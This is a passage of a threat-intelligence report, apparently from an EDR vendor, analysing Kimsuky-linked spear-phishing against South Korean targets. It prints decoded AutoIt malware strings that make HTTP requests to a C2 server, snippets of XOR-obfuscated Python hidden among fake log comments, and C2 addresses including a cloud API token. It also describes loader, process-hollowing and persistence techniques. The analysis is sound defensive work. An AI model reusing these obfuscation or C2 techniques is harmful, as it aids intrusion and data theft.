



[Figure 3-12] AutoIt File

The decompiled AutoIt script was obfuscated with functions and strings to hinder analysis and evade detection.

In particular, the function 'msdbvxez()' implements a character-level encryption method based on a variant of the Vigenère cipher, which applies [+/−] shifts to each character of the input string using a rotating key and periodic bit array.

Compared to a simple Caesar cipher, the obfuscation level is enhanced, making it difficult to infer normal character patterns during static string analysis.




[Figure 3-13] Obfuscated Strings and Decryption Logic

Once decoded, the obfuscated strings established communication with a South Korean C2 server and waited for a GET response.

Local $bxmfljmg = "ADODB.Stream"

Local $ndexqvwc = "windows-1252"

Local $izscpxux = "MSXML2.DOMDocument.6.0"

Local $khabtatx = "b64"

Local $lfqwxybb = "bin.base64"

Local $nmpogecn = "WinHttp.WinHttpRequest.5.1"

Local $iugrncsl = "GET"

Local $vvajpije = "User-Agent"

Local $qcffuoke = "COMPUTERNAME"

Local $pzqvxcmw = "http://www.jiwooeng.co[.]kr/zb41pl7/bbs/icon/private_name/private.php?name="

Local $zkczmqub = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Edge/133.2.1.0 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36"

Local $tmylhlop = "\tempprivate0082.bat"

Local $tjpvtfse = "<html"

[Table 3-3] Decoding Results of Obfuscated Strings

The loaded 'config.bin' script ultimately identified infected endpoints using the 'COMPUTERNAME' value and selected additional intrusion targets through reconnaissance.


It then deployed an additional file, 'tempprivate0082.bat,' enabling malicious activities such as internal data theft and remote control.

## 4. Similar case analysis

### 4-1. Spear-Phishing Attack Impersonating a Unification Studies Research Organization

On February 11, a spear-phishing attack was carried out impersonating a unification studies research organization in South Korea that focuses on inter-Korean relations.

The attack was disguised as an article submission and delivered in a ZIP archive containing a malicious LNK file. The C2 address used for the download was 'guideline.or[.]kr'.




[Figure 4-1] Spear-Phishing Email Disguised as an Article Submission

The LNK file contained 'ms3360.bat,' which followed a pattern similar to the deepfake case described earlier.


[Figure 4-2] Commands Inside the Batch File

Although the environment variable values differed from those in the deepfake case, the obfuscation method was the same, and the branch identifier strings 'Start_juice' and 'Eextract_juice' were identical.

After a 10-second delay, the obfuscated batch script attempted to connect to 'push_pass.php?pass=push' on the 'hyounwoolab[.]com' C2 server defined in the %themeaddr% variable. If the connection succeeded, it downloaded 'MStemp109.cab' to the %Public% path and decompressed it under specific conditions.

The file was then registered in the Task Scheduler as 'MicrosoftAppStoreTaskMachone,' disguising its execution as the MS AppStore.

- C:\ProgramData\MicrosoftStore**MicrosoftAppStore.exe**
  - C:\ProgramData\MicrosoftStore\

    **account.conf**

At this stage, although the flow was similar to the deepfake case, the file 'MicrosoftAppStore.exe' did not load an AutoIt script.

Instead, the attack used 'pythonw.exe' version 2.7, the no-console version of Python. The file 'account.conf' used techniques such as comment camouflage and padding-based obfuscation.

```
529  #    2022-10-21 05:06:57, Info                  CBS    Appl: Evaluating package applicability
530  #    2022-10-21 04:47:21, Info                  CBS    Appl: Evaluating package applicability
531  es1dL5ndRsI1+=chr(31210^31128);es1dL5ndRsI1+=chr(25289^25256);es1dL5ndRsI1+=chr(5326^5283);es1
532  #    2022-10-21 03:45:09, Info                  CBS    Appl: Evaluating package applicability
533  #    2022-10-21 04:18:57, Info                  CBS    Appl: Evaluating package applicability
534  #    2022-10-21 04:07:12, Info                  CBS    Appl: detectParent: parent found: Micro
535  #    2022-10-21 04:01:24, Info                  CBS    FOD: Package found on the server, but n
536  #    2022-10-21 03:19:09, Info                  CBS    Appl: Evaluating package applicability
537  #    2022-10-21 04:40:46, Info                  CBS    Appl: Evaluating package applicability
538  es1dL5ndRsI1+=chr(44334^44367);es1dL5ndRsI1+=chr(13475^13527);es1dL5ndRsI1+=chr(62553^62520);e
539  es1dL5ndRsI1+=chr(54544^54641);es1dL5ndRsI1+=chr(65223^65205);es1dL5ndRsI1+=chr(13669^13578)
540  #    2022-10-21 04:34:29, Info                  CBS    Appl: Evaluating package applicability
541  #    2022-10-21 05:12:34, Info                  CBS    Appl: Evaluating package applicability
542  es1dL5ndRsI1+=chr(62456^62355);es1dL5ndRsI1+=chr(28502^28467);es1dL5ndRsI1+=chr(36506^36579)
543  #    2022-10-21 04:33:22, Info                  CBS    Starting the TiWorker main loop.
544  #    2022-10-21 03:52:02, Info                  CBS    Appl: Evaluating package applicability
545  #    2022-10-21 04:53:24, Info                  CBS    Appl: Evaluating package applicability
546  #    2022-10-21 03:26:48, Info                  CBS    Appl: Evaluating package applicability
547  es1dL5ndRsI1+=chr(39995^39945);es1dL5ndRsI1+=chr(32977^33000);es1dL5ndRsI1+=chr(52919^52870);e
548  #    2022-10-21 05:06:57, Info                  CBS    Appl: Evaluating package applicability
549  #    2022-10-21 03:19:09, Info                  CBS    Appl: Evaluating package applicability
550  #    2022-10-21 04:18:57, Info                  CBS    Appl: Evaluating package applicability
```

[Figure 4-3] Commands Hidden Between Comments

'pythonw.exe' runs Python scripts without displaying a console (cmd) window, allowing malicious scripts to execute covertly. The script contained numerous comment lines (#), making it appear as a harmless log or configuration file, but the non-comment Python code enabled malicious activity.

The code used XOR-based string obfuscation with the expression 'chr(number^number)' in decimal form and applied runtime deobfuscation by dynamically generating code during execution.

Dummy variable names and comment camouflage further reduced readability, hindering quick interpretation and causing analysis delays. Ultimately, the Python command connected to the 'hyounwoolab[.]com' C2 server to install an additional file, 'zarokey291.bat.'

### 4-2. Concealing Malicious Activity via Python Comment Camouflage

Let us examine a separate case where a console-less Python executable and comment (#) strings were used to conceal core code. Notably, although the same file name 'MicrosoftAppStore.exe' was used, the configuration file in this case was 'appstore.version,' not 'account.conf.'

Initial access was typically gained through spear-phishing, followed by the download and execution of a CAB file.

| No | Date | File Name | Type | C2 |
|---|---|---|---|---|
| 1 | 2018-05-01 | notepad.exe | pythonw.exe | - |
| | 2024-12-04 | **notepad.cfg** | **malware** | - |
| | 2024-12-07 | **notepad.dat** | | dangol[.]pro |
| 2 | 2018-05-01 | MicrosoftAppStore.exe | pythonw.exe | |
| | 2025-02-04 | **appstore.version** | **malware** | astaibs.co[.]kr |
| 3 | 2018-05-01 | KMSAutoToolKit.exe | pythonw.exe | |
| | 2025-02-18 | toolkit.kit | **malware** | zabel-partners[.]com |
| 4 | 2018-05-01 | OnedriveAutoLoggin.exe | pythonw.exe | |
| | 2025-03-10 | **account.ini** | **malware** | healthindustry.sookmyung.ac[.]kr |


[Table 4-1] File List and Information in CAB Archive

In particular, CAB file No. 1 in [Table 4-1] was installed through the hyounwoolab[.]com C2 server used in the spear-phishing attack impersonating the unification studies research organization. Within the archive, the 'notepad.cfg' Python script employed the same comment string technique as before, but the string obfuscation method was implemented in a slightly more complex manner.

In summary, the BASE64-encoded data stored in the variable 'xbbPU2_2JjSsOHg' was decoded after reversing the sequence of all characters except indexes 0–44.

The decoded Python command performed XOR operations on the 'notepad.dat' file, transformed it into an executable structure, and allocated it in memory—functioning as a typical in-memory shellcode loader.


For reference, all other files and folders were legitimate Python modules.




[Figure 4-4] Folder and Execution Flow of the notepad.dat File

The shellcode was injected into a randomly selected legitimate EXE file within the 32-bit compatible system folder (%windir%\SysWOW64).

This method is commonly referred to as the Process Hollowing technique.





[Figure 4-5] Debugging Analysis of the Shellcode Injection Process

The malicious code injected into the legitimate process attempted to connect to two C2 servers.

- dangol[.]pro/bbs/option.php
- api.pcloud[.]com?folderid=24008549953&auth=rPgir7ZJwas7ZkpEjjbqOnemSy65nfFpQiS369GTy

The attack used multiple addresses, including 'dangol[.]pro' and 'pcloud[.]com.' This design represents a type of failover-based C2 infrastructure, allowing operations to remain functional for a certain period even if one server is blocked.




[Figure 4-6] C2 Address

## 5. Threat Attribution

## 5-1. Concept

"Threat Attribution" refers to the process of associating a specific threat actor, affiliated nation or organization, or a particular attack campaign. This goes beyond simply identifying technical traces; it is a core analytical procedure to determine the actors and motivations behind an attack.

It is achieved through a comprehensive analysis of both **technical indicators** (TTPs, malware, infrastructure) and **contextual indicators** (targets, linguistic traits, past activity history).

Such multidimensional analysis enables connections to specific threat groups. Above all, the most important foundation for reliable attribution is the acquisition of large-scale, independent, and trustworthy evidence data (IoCs, malware samples, logs, etc.), which must then be systematically analyzed and accumulated.

This provides the foundation for enhancing the accuracy and credibility of threat attribution.

- **Key Components of Threat Attribution**
- **TTPs (Tactics, Techniques, and Procedures)**
  - *Behavioral patterns such as tactics, techniques, and procedures used by attackers*
  - *Unique obfuscation methods, C2 communication techniques, lateral movement patterns, etc.*
- **Malware and Tools**
  - *Types of malware, encryption algorithms, frameworks, and tools used*

- 
  - 
    - *RAT, hashes, obfuscation techniques, open-source or commercial hacking tools*
- 
  - **Infrastructure**
- 
  - 
    - *Domains, IPs, servers, and certificates used in attacks*
- 
  - 
    - *OS, web shells, SNS, email, and hosting registration information*
- 
  - 
    - *Shared or reused across campaigns, or repeatedly used within the same group*
- 
  - **Targeting and Victimology**
- 
  - 
    - *Industries, regions, and organization types most frequently targeted*
- 
  - 
    - *Financial sector, defense, specific government agencies, etc.*
- 
  - 
    - *Understanding motivations (theft of confidential information, financial gain, extortion, espionage)*
- 
  - **Language, Code Style, Metadata, Decoy File**
- 
  - 
    - *Clues from development environment and cultural or linguistic characteristics*
- 
  - 
    - *Software traits by country, file formats (HWP, EGG)*
- 
  - 
    - *Code comments, build times, PDB paths, account names*
- 
  - 
    - *Active or development hours (time zones)*
- 
  - 
    - *Various artifact materials*
- 
  - **Historical Campaigns**
- 
  - 
    - *Continuity and reuse of past attack activities*
- 
  - 
    - *Techniques repeatedly employed by the same group*

- 
  - 
    - *Malware families, infrastructure usage patterns, etc.*
- 
  - 
    - *OPSEC failures (security lapses, exposure of footholds)*


### 5-2. Correlation Reconstruction

When correlation views are constructed based on similar cases, multiple individual security events are visualized in the form of a relationship diagram. Each node represents a security issue or an Indicator of Compromise (IoC), and the connecting lines between nodes are based on behavioral or temporal correlations, or shared data.

Such diagrams are useful not for observing individual events in isolation, but for tracking attack scenarios and identifying the tactics of threat groups through inter-event relationships. However, since it is impractical to describe every issue displayed on the screen in detail, it is possible to query the data linked to each node when needed, in order to review past occurrence history or related Threat Intelligence (TI).

Through this, one can verify whether the currently observed event is connected to a past attack campaign, or whether it is part of recurring tactics, techniques, and procedures.

In addition, it was confirmed that many of the cases in this report, including the deepfake incident, showed correlations with threat indicators previously used by the Kimsuky group.




[Figure 5-1] Correlation Diagram Based on Threat Indicators


### 5-3. Key Decoy Files Used in the Attack

The threat actor utilized not only deepfake ID cards but also various types of decoy documents.

Representative examples include:

- A report on the causes of rising exchange rates and inflation in North Korea
- A National Assembly investigation report on allegations of insurrection through the declaration of martial law under the Yoon Suk-yeol administration

These attacks were characterized by themes designed to attract and deceive targets, focusing on sensitive topics related to North Korea research, national defense, and political or social issues.



평양·혜산의 쌀 장사꾼 월평균 자본금

| 연/지역 | 평양(달러) | 혜산(위안) |
|---|---|---|
| 2019 | 1,192 | 8,290 |
| 2020 | 1,191 | 7,354 |
| 2021 | 841 | 4,137 |
| 2022 | 686 | 4,016 |
| 2023 | 489 | 3,386 |
| 2024 | 279 | 2,850 |

이러한 상황이 지속되면서 평양시의 쌀 매대는 인원이 감축되는 경향을 보이지만 그 외 다른 지역 시장의 쌀 매대는 기존 인원을 고수하고 있다. 쌀 장사꾼들의 월평균 자본금이 해를 거듭하면서 줄어드는 가장 큰 이유는 국영관리의 '양곡판매소'의 운영이라고 내부 주민들은 입을 모았다.

한편 양곡판매소가 주민들에게 양곡을 팔아주고 있음에도 시장 쌀 매대가 존재하는 것은 뒤집어 본다면, 양곡판매소가 주민들의 식량을 전적으로 공급하지 못한다는 증거이다.

북한 시장의 환율변화와 물가의 변동은 주민 생활과 밀접한 연관이 있다. 지난해 정초의 경우 405위안 정도면 쌀 100kg을 살 수 있었지만, 올해는 438위안이 있어야 100kg을 살 수 있다. 지난해 1월 쌀 가격은 kg당 5,300원이었다면 올해 1월의 쌀 가격은 7,000원으로 올랐기 때문이다. 북한 주민들의 입장에서는 쌀 가격이 오르지 않고 환율만 오르면 좋은 조건이겠지만 환율과 물가가 동시에 오르면 주민들에게 마냥 좋은 소식이 아니라는 것이다. 이러한 시장동향은 주민들의 마음까지 얼어들게 하고 있다. 올해는 특히 강력한 한파와 대설 상황이 지속되면서 보온 관련 제품들의 가격도 덩달아 오르고 있다. 지난해 정초까지만 해도 8,000위안(1,010달러)이던 밍크코트가 2025년 2월 현재 14,000위안(1,915달러)에 팔리고 있다. 북한 내 거래 환율 상승이 수입 물가들이 상승세를 부추기는 것으로 풀이된다. 얼어붙은 북한 경제의 현 상황은 최근 지속되는 혹한의 추위와 더불어 북한 주민들에게 더 가혹하게 느껴질 것으로 보인다.

-끝-

윤석열 정부의 비상계엄 선포를 통한
내란 혐의 진상규명
국정조사 결과보고서

2025. 2.


윤석열 정부의 비상계엄 선포를 통한
내란 혐의 진상규명
국 정 조 사 특 별 위 원 회

[Figure 5-2] Sample Decoy Documents

## 6. Conclusion


Genian EDR administrators can identify LNK (Windows Shortcut) files as threat artifacts and immediately detect them from the initial stage of infiltration into internal endpoints.

When the decompression process (Bandizip.exe) is executed and a malicious payload disguised as a draft government ID is generated, the behavior-based detection rules (XBA) identify and report it as a threat event.




[Figure 6-1] Genian EDR Threat Management Screen

